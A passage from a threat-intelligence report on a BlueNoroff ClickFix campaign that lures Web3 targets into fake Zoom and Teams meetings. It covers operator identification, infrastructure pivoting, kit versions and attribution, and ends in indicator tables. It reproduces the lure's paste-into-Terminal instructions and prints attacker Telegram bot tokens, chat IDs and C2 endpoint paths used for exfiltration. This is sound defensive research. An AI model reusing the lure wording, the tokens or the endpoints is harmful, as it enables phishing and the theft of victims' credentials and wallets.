'username': 'alchemy_john_mac', 'is_premium': True, 'status': 'creator', 'is_anonymous': False}}]

```

Figure 22 – Querying the Telegram bot token with TeleTracker

As we can see, we have two interesting pieces of data here. First off, the name of the operator, “John”, this is most likely a fake name, second, the Telegram username of this “John” individual, using this, we could gather more information on the operator themselves.




Figure 23 – The operator – “John”

By querying a tool that monitors a huge database of Telegram channels and groups with John's username, we get some more insight into his activities in the past. Below is a screenshot of John asking admins of the MAIV cryptocurrency group about vesting contracts and withdrawing his money. Whether this is related to an incident where MAIV funds were stolen from a victim is unknown at this time, but this activity is consistent with BlueNoroff's crypto theft goal. The May 16th date falls right in the middle of active campaign operations (April 22nd – July 15th).




Figure 24 – The operator asking questions to MAIV admins about their vesting contract and withdrawals

Unfortunately, these were the only four messages we obtained from John, who kept relatively tight OPSEC.

The “Aurora” channel

The Aurora channel is one of the channels where stolen master keys are sent, however, due to an invite link to the channel that the bot is connected to (see the TeleTracker screenshot above), we can use that invite link and see the live exfiltrated victim data from May 21st to June 3rd.




Figure 25 – Live exfiltrated victim data sent to the operators Telegram channel

We took our screenshots and left; no logs or data was saved or kept.

Infrastructure Analysis

We found 11 domains in the source code, which we used as an initial pivot point. VirusTotal + urlscan + reverse DNS pivoting was performed, and it expanded the cluster to 60+ observed hostnames on 10 IPs, all on one singular ASN.




Figure 26 – The path we followed

All 11 domains resolved to AS14956, RouterHosting LLC. Four shared a single VPS at 144.172.110.53, and `zoom.05ukweb.uk` was scanned on urlscan on July 6, 2026, the day before we started analysing with an active `ft?id=<AES-GCM-ciphertext>` execute-link URL. The infrastructure was live against targets while we were mapping it.

urlscan pivoting turned up four new lure hosts, `webapp.zoom.05live.co` (Zoom), `microteam.live` (Teams), `lives.teammicrosoft.sbs` (Teams), `cloud.inteam.live` (Teams) and confirmed the reused fake meeting password `9jXK14VFM8fObdKxfake8tD7rPhzs.1` across multiple captures.

Reverse DNS however, was the pivot that broke it open. Every PTR resolved to `\*.static.cloudzy.com`. Cloudzy is the real host behind RouterHosting LLC, it is a bulletproof reseller that is already documented as infrastructure of choice for Iranian and DPRK APT groups. The reverse lookup also surfaced two new IPs that hosted the bulk of the operation.

- **172.86.89.213** – the payload server. Hosts `weekly-up.online` (matches recovered PowerShell / VBS / macOS shell variants), plus a cluster of `\*-support.online` and `\*-mac.online` domains used for macOS payload delivery
- **172.86.91.195** – a dedicated domain rotation server. Has 20+ Zoom/Teams typosquats following the same naming schema as the first 11.

The most operationally interesting find was `edensun.xyz` on `144.172.110.53`, co-located with four confirmed kit domains, running a full XMPP deployment. There is a TURN relay which we believe with high confidence to be the WebRTC fallback for the fake meetings, routing mediasoup streams of the victim's webcam around restrictive firewalls where a direct peer connection would fail.


As an extra honourable mention, on `45.61.163.100` – the same IP as the Zoom lure `us.zoom.06webin.us` – we found 8 Australian myGov phishing domains. They were running LiteSpeed, not XAMPP, targeting Australian citizen credentials, not Web3 wallets; and share no overlap with the kit. We believe this to be a different operator that is renting on the same Cloudzy pool. We excluded this from attribution.

Server fingerprint

Every kit runs the same server tech stack:

- Apache/2.4.58 (Win64)
- OpenSSL/3.1.3
- PHP/8.2.12
- XAMPP 8.12 for Windows

Several domains got caught serving the default XAMPP landing page before the operator configured them.



Welcome to XAMPP for Windows 8.2.12

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the [FAQs](#) section or check the [HOW-TO Guides](#) for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others.

Start the XAMPP Control Panel to check the server status.

Community

XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our [Forums](#), liking us on [Facebook](#), or following our exploits on [Twitter](#).

Figure 27 – One of the associated phishing domains hosting XAMPP default landing page

Source map exposure across deployments

Beyond the Telegram bot token and operator communications, we observed that JavaScript source maps were exposed on additional infrastructure. `microsoft-workspace.live`, a high-confidence kit hosted on 45.61.163.113, was actively serving both the Zoom and Teams variants from a single origin:

- `'https://microsoft-workspace.live/j/'` – Zoom SPA
- `'https://microsoft-workspace.live/meet/'` – Teams SPA
- `'https://microsoft-workspace.live/j/static/js/'` – Zoom variant's build output, `.map` present
- `'https://microsoft-workspace.live/meet/static/js/'` – Teams variant's build output, `.map` present

The presence of source maps on multiple deployments suggests this is a characteristic of the current build or deployment pipeline, rather than an isolated configuration issue. Their availability significantly aided reverse engineering by exposing not obfuscated application logic.

Frontend evolution

The variants we obtained were a newer version and an older version, the underlying kit itself isn't new to public reporting, but the source-level diff between builds is. From the `microsoft-workspace[.]live` open directory, we were able to find 5 distinct code versions from May 31st to July 14th.

Index of /j/static/js

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 453.6afa50f0.chunk.js	2026-07-14 02:05	4.4K	
 453.6afa50f0.chunk.js.>	2026-07-14 02:05	10K	
 main.4a1c8d04.js	2026-06-25 07:28	743K	
 main.4a1c8d04.js.LIC.>	2026-06-25 07:28	1.4K	
 main.4a1c8d04.js.map	2026-06-25 07:28	2.9M	
 main.4bd33679.js	2026-07-09 06:53	743K	
 main.4bd33679.js.LIC.>	2026-07-09 06:53	1.4K	
 main.4bd33679.js.map	2026-07-09 06:53	2.9M	
 main.4c25b493.js	2026-07-14 02:06	743K	
 main.4c25b493.js.LIC.>	2026-07-14 02:05	1.4K	
 main.4c25b493.js.map	2026-07-14 02:06	2.9M	
 main.a83cbf74.js	2026-06-11 01:15	742K	
 main.a83cbf74.js.LIC.>	2026-06-11 01:15	1.4K	
 main.a83cbf74.js.map	2026-06-11 01:15	2.9M	
 main.aef3c260.js	2026-05-31 19:05	742K	
 main.aef3c260.js.LIC.>	2026-05-31 19:05	1.4K	
 main.aef3c260.js.map	2026-05-31 19:05	2.9M	
 main.d4d174b5.js	2026-06-16 17:05	742K	
 main.d4d174b5.js.LIC.>	2026-06-16 17:05	1.4K	
 main.d4d174b5.js.map	2026-06-16 17:05	2.9M	

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at microsoft-workspace.live Port 443

Figure 28 – One of the open directories on microsoft-workspace[.]live, with multiple .map source files available.

The latest version as of writing is `main.4c25b493.js.map`, uploaded on July 14th, 2026, at 02:06am. This build changed the wording of a feature that was added to an older build on July 9th, the change is a “completion note” shown to the victim underneath the ClickFix instructions:

- **June 25th** – Received source code: No completion note at all.
- **June 9th** – Completion note added: “Finally, you will see a notification window indicating that the process is complete”
- **June 14th** – Wording changed: “If you allow the fix at the end, you’ll see the success pop-up

This goes to show the minimal changes these actors are willing to make in order to boost their efficiency, quality, and chance of success.

Solution:

To make sure your webcam and audio are enabled and working properly, follow these steps:

1. Open Terminal (Press **Win** + **X**, then press **T**)
2. Click the Copy button below
3. Paste it into Terminal (**Ctrl** + **V** or right-click)
4. Press **Enter** to apply it

Note added July 9th

Finally, you will see a notification window indicating that the process is complete

Commands

Copy

```
set MEETING_ROOM="78863844761"
set AUTH_API_TOKEN="Ya29.slnR16lkN15cClpX.MTg5NzM1MjQ1MQ=="
set API_KEY="83swPF20-29Zw-7W7G-0jof-ppWRr4THYXFn"
set MEETING_JWT="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.78863844761.singnature"
set MEETING_SDK_VERSION="v14.5.1"
set VERIFY_METHOD="manual"
winget --upgrade webcam-sdk --agree-to-license
```

☐ **Demo toggle** — put *real* ClickFix payload in clipboard when I click Copy (default: inert GOTCHA).

► Show what the REAL kit would put in clipboard (never executed, just for inspection)

Close (demo only)

Solution:

To make sure your webcam and audio are enabled and working properly, follow these steps:

1. Open Terminal (Press **Win** + **X**, then press **T**)
2. Click the Copy button below
3. Paste it into Terminal (**Ctrl** + **V** or right-click)
4. Press **Enter** to apply it

CHANGED NOTE

If you allow the fix at the end, you'll see the success pop-up

Commands

Copy

```
set MEETING_ROOM="78863844761"
set AUTH_API_TOKEN="Ya29.slnR16lkN15cClpX.MTg5NzM1MjQ1MQ=="
set API_KEY="83swPF20-29Zw-7W7G-0jof-ppWRr4THYXFn"
set MEETING_JWT="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.78863844761.singnature"
set MEETING_SDK_VERSION="v14.5.1"
set VERIFY_METHOD="manual"
winget --upgrade webcam-sdk --agree-to-license
```

☐ **Demo toggle** — put *real* ClickFix payload in clipboard when I click Copy (default: inert GOTCHA).

► Show what the REAL kit would put in clipboard (never executed, just for inspection)

Close (demo only)

Figure 29 – The wording changed on 14th July

Along with this, there are multiple other code changes within the 5 different versions of this kit. All of the evolutions are within existing modules, and three things came out of a diff we did:

- **Windows ClickFix payload got rebuilt** – The oldest builds used a nested-PowerShell command, which required UAC elevation (-Verb -RunAs). The middle release updated it with a compact 'iex' command so UAC elevation is no longer required.
- **One of the Teams builds shipped with a copy-paste bug** – The new Teams Windows command has 'MEETING_JWT=zoom.us' and 'MEETING_URL=https://zoom.05ukweb.uk', these are the Zoom variants values, not Teams, someone built the new payload for Teams by copying the Zoom variants commands and forgot to change the strings back. This could indicate that Zoom was the first version of this kit that they built, and they are porting it downstream to an additional Teams version.
- **The July build added a 'isClickFix' mode toggle** – A boolean that is set to true by default. When true, camera controls in the meeting are non-functional and every video-toggle click triggers the "please update your SDK" lure. When false, the meeting behaves like a normal video call. This may indicate that sometimes, BlueNoroff actors may want to build rapport with victims first.

Attribution

BlueNoroff (TA444) – A financially motivated subgroup of North Korea's Lazarus Group. High confidence based on multiple indicators:

1. Infrastructure overlap. The domains and ClickFix technique match reporting from Arctic Wolf (May 2026), who attributed the same campaign to BlueNoroff.
2. Tooling fingerprint. The AES-CGM execute-link crypto, the wallet enumeration targeting, and the SDK-update ClickFix lure are all previously documented techniques attributed to BlueNoroff
3. VT malware classification. VirusTotal's AV engines independently classified the VBScript dropper as Trojan.NukeSped, a known Lazarus Group backdoor.
4. Hosting provider. Cloudzy (behind RouterHosting LLC) is documented infrastructure for DPRK actors alongside Iranian APT groups too. The entire operation (60+ observed hostnames across 10 IPs) runs entirely on Cloudzy.
5. Target profile. Web3/crypto sector targeting with wallet filtering as a pre-engagement filter, this is BlueNoroff's revenue stream, and these operations have been running since at least 2017
6. Delivery via hijacked accounts. BlueNoroff's LinkedIn/Telegram/Twitter hijacking pipeline has also been documented before under "SnatchCrypto" (Kaspersky, 2025)

Conclusion

If you work with Web3 or cryptocurrency technologies and get a Zoom, Teams, or Google Meet invite over Telegram, even from someone you have been talking to for months, verify out-of-band before clicking on any links or interacting. In every attempt observed against the client, the sender was a real person the target trusted, their account was simply hijacked. Check the domain sent. If it resolves to Cloudzy infrastructure, there's every chance you are dealing with this kit.

This research provides a rare view into the operational machinery behind a BlueNoroff campaign, revealing an operation that is less a phishing page and more a complete victim management platform. The exposure of source code has shown how the group combines technical capability with human trust exploitation to create a scalable approach to financial targeting.

The implications extend beyond this specific campaign. As Web3 and digital assets continue to mature, threat actors are increasingly recognising that compromising the individuals who control access can be as valuable as attacking the infrastructure itself. BlueNoroff's continued refinement demonstrates that organisations must consider identity, relationships and communication channels as critical parts of their security posture.

Indicators of Compromise

Malware Samples

SHA256	Type	Size	Detection	Notes
7a0b96f1063593a2e76f2f92ddfe091776a2ba63bc4f87f83dc5ebb675309d8d	PowerShell	516 B	11/65	Loader (zoom.05ukweb.uk variant)
180f797723bd65e82189eb1f737d39ce522614a182e2b46b51faeb49953a412f	PowerShell	514 B	16/60 Trojan.SLoad	Loader (weekly-up.online variant)
8889f1b67aea6896945506dae192326149f6c5db87e9b04fa08ac9a142a87775	VBScript	16,595 B	21/62 Trojan.NukeSped	C2 implant (callsdk.online, +Telegram detection)
a86659dff126be72aff1d5e546baff735dcb7ed6ddd521737e7e3be8910c05f2	VBScript	13,676 B	27/62 Trojan.SLoad	C2 implant (weekly-up.online)
26bdad9189f6b28a90165c09ceed4386eff2fb352bea7fb78ebb164f28ebed28	Shell script	4,887 B	0/60+ (FUD)	Template dropper (parameterised)
163e4a72cbe392c073eddc60aee69dc1cf87ce492c375af74e923d75d8084683	Shell script	4,651 B	0/62 (FUD)	Deployed dropper (hardcoded weekly-up.online)
b149e207a3aad68605785710c58e8439aef61f48776c136d5a0ec6682d7dd2c0	Mach-O ARM64	2.18 MB	–	Pure dropper, winapp.bin (Apr 22)
0517ca4649e33faefa3a6bfcd2707a8376a981be4b42b9d19146ebb93e7f8a35	Mach-O ARM64	2.24 MB	–	Merged dropper+stealer, unobfuscated (May 29)
203bd56fbb75c9176fcbc77be6ff0792c9f55cb0ea3a255766130fadaa0c05de	Mach-O ARM64	4.32 MB	–	Merged, LLVM obfuscated (Jun 28)
eb78f46fd7cf28aacfbb4db1fdbae8022e7874db6af588fe1c56b964c7c6833	Mach-O ARM64	4.22 MB	–	Merged, LLVM obfuscated, new bot (Jul 15)
9d8b9090972ec013f3ad0236f5210bd70fe4ba87402fdefeac399cf11dba2efe	Mach-O ARM64	6.31 MB	–	VMProtect-packed chromeext_vmp (Jan 7)

9e9ad85212b681f8aef6d0b15f23b9d8b78b8d61ec56d4f71e22d4a1c46a6c17	Mach-O ARM64	351 KB	–	CamDriverUpdate.app (Jul 8)
159046fd26701315cfd79bd392a8fa05d4bcae47cfa2409f03628b823cb477c4	Mach-O ARM64	268 KB	–	Chrome.MediaPatcher (Jun 17)

Domains — HIGH Confidence (21)

Direct kit indicators: client-sourced, serving fake meeting SPA, active execute-link on urlscan, recovered payload on VT, or XAMPP default page tagged by researchers.

Domain	IP	Notes
callsdk.online	144.172.110.53	VBScript dropper default C2
web02eu.live	144.172.110.53	Zoom execute-link default host
team.business.in	144.172.110.53	Teams ClickFix default host
webcamsdk-update.online	144.172.110.53	SDK-update themed C2
meetsdk.online	153.75.91.159	Meeting SDK themed C2
us05.zoom.web05.uk	172.86.89.213	Teams socket.io C2 default
us.zoom.06webin.us	45.61.163.100	Zoom lure
meet.teamicro.live	45.61.163.113	Teams lure
web.zoomapp.05meet.am.in	45.61.163.43	Zoom lure
zoom.05ukweb.uk	45.61.129.29	Active execute-link on urlscan 2026-07-06
zoom.us05-web.us	(older campaign)	Referenced in commented-out Perl stager
webapp.zoom.05live.co	144.172.115.16	urlscan: fake Zoom lure
teamapp.live	144.172.115.16	phishdestroy tag, May 2026 XAMPP
lives.teamicrosoft.sbs	144.172.117.143	urlscan: fake Teams lure
teamlive.vip	144.172.117.143	phishdestroy tag, May 2026 XAMPP
mwmmelke.com	144.172.117.143	@phish_report tag
microteam.live	45.61.163.43	urlscan: fake Teams lure
onteam.business.in	45.61.163.43	@phish_report tag, XAMPP default page
cloud.inteam.live	45.61.163.113	urlscan: fake Teams lure
microsoft-workspace.live	45.61.163.113	XAMPP, still serving .map files
weekly-up.online	172.86.89.213	Payload server (PS + VBS + macOS variants on VT)

Domains — MEDIUM Confidence (~35)

Same IPs as HIGH-confidence hosts, matching naming schemas. Includes XMPP/TURN relay infrastructure the kit requires for WebRTC. No direct urlscan/VT confirmation on these specific hostnames.

Domain	IP	Notes
edensun.xyz	144.172.110.53	XMPP relay (apex)
xmpp.edensun.xyz	144.172.110.53	XMPP messaging server
muc.edensun.xyz	144.172.110.53	Multi-User Chat
turn.edensun.xyz	144.172.110.53	TURN relay for mediasoup WebRTC fallback
proxy.edensun.xyz	144.172.110.53	Proxy component
uploads.edensun.xyz	144.172.110.53	File upload component
softwareupdate.online	172.86.89.213	macOS payload delivery theme
support-mac.online	172.86.89.213	macOS payload delivery theme
teams-supports.online	172.86.89.213	Teams theme
zoom-support.online	172.86.89.213	Zoom theme
teams07.lives07.com	172.86.89.213	Teams typosquat
us.zoom.06web.us	172.86.89.213	Zoom typosquat
usweb06.zoom.meet06.us	172.86.89.213	Zoom typosquat
web02us.zoom.02io.us	172.86.89.213	Zoom typosquat
webus.zoom.05live.us	172.86.89.213	Zoom typosquat
02webus.zoom.02us.sbs	172.86.91.195	Zoom typosquat
02webus.zoom.web02.sbs	172.86.91.195	Zoom typosquat
05us.zoom.web05.sbs	172.86.91.195	Zoom typosquat
06usweb.zoom.us06.sbs	172.86.91.195	Zoom typosquat
live.teamsbrowser.com	172.86.91.195	Teams typosquat
livemicrosoft.com	172.86.91.195	Microsoft typosquat
lives.ms.teams02.co	172.86.91.195	Teams typosquat
lives.teams-app.pro	172.86.91.195	Teams typosquat
lives.teams03.com	172.86.91.195	Teams typosquat
lives.teamstunnel.com	172.86.91.195	Teams typosquat
macro.teams.live02.co	172.86.91.195	Teams typosquat
teams.lives02.com	172.86.91.195	Teams typosquat
teams.microsoft.lives02.run	172.86.91.195	Teams typosquat

teams.premuims.live	172.86.91.195	Teams typosquat
teams.web.lives06.com	172.86.91.195	Teams typosquat
teams02.lives05.com	172.86.91.195	Teams typosquat
teams05web.lives07.com	172.86.91.195	Teams typosquat
teamsupport.live	172.86.91.195	Teams typosquat
web08.teams08.run	172.86.91.195	Teams typosquat
webus.zoom.02web.sbs	172.86.91.195	Zoom typosquat
teamicro.live	45.61.163.113	Apex of teamicro.live cluster
teams.live.miclesoft.com	45.61.163.113	Microsoft typosquat
teamms.live.miclesoft.com	45.61.163.113	Microsoft typosquat
secure.inteam.live	45.61.163.113	Subdomain of inteam.live cluster

IP Addresses (all AS14956 RouterHosting LLC / Cloudzy)

IP	PTR Record
144.172.110.53	53.110.172.144.static.cloudzy.com
144.172.115.16	16.115.172.144.static.cloudzy.com
144.172.117.143	143.117.172.144.static.cloudzy.com
172.86.89.213	213.89.86.172.static.cloudzy.com
172.86.91.195	195.91.86.172.static.cloudzy.com
45.61.163.100	100.163.61.45.static.cloudzy.com
45.61.163.113	113.163.61.45.static.cloudzy.com
45.61.163.43	43.163.61.45.static.cloudzy.com
45.61.129.29	—
153.75.91.159	—

Telegram Exfiltration Infrastructure

Field	Value
“Aurora” bot token (May–Jun)	8787236459:AAHTTMUphKWuI1LCTdlswfvRN4qVfHzZ8co
“Aurora” bot username	@olise1212_bot
“Aurora” chat ID	-1003951972810
“Aurora” invite link	https://t.me/+OSsoS64ZTtA0ZWUx
“Login PWD” bot token (Jul)	8748337023:AAE-XC_3cTHdh65pa05KhIY5UtlabViobyY
“Login PWD” bot username	@pwin_first_bot
“Login PWD” chat ID	-1003876620740

Operator handle	@alchemy_john_mac
Operator user ID	8790890680
Operator display name	John

C2 Endpoints

Endpoint	Method	Purpose
/x64-win?id=< ciphertext>	GET	Serve base64 PowerShell (Windows)
/?id=< ciphertext>&type=sh	GET	Serve shell script (macOS)
/ft?topic=s	POST	Serve VBScript dropper
/2	GET	Serve VBScript (Windows UA) / Mach-O (macOS UA)
/info?t=< timestamp>	POST	VBScript beacon
/ft?topic=v957&session=< id>&isbn=< ts>	POST	VBScript beacon (variant)
/status	POST	Execution status callback
/3?payload=< filename>	GET	Disk-drop payload (PE confirmed via MZ in sandbox)
/2?topic=zoom teams system	GET	macOS decoy app ZIP
/2?type=sh	GET	macOS real payload binary
api.telegram.org/bot{token}/sendMessage	POST	Exfiltrate stolen data

Server Fingerprint

Component	Value
Web server	Apache/2.4.58 (Win64)
SSL	OpenSSL/3.1.3
PHP	PHP/8.2.12
Stack	XAMPP 8.2.12 for Windows

AES-GCM Execute-Link Crypto

Field	Value
Algorithm	AES-GCM-256, 12-byte IV, 128-bit auth tag
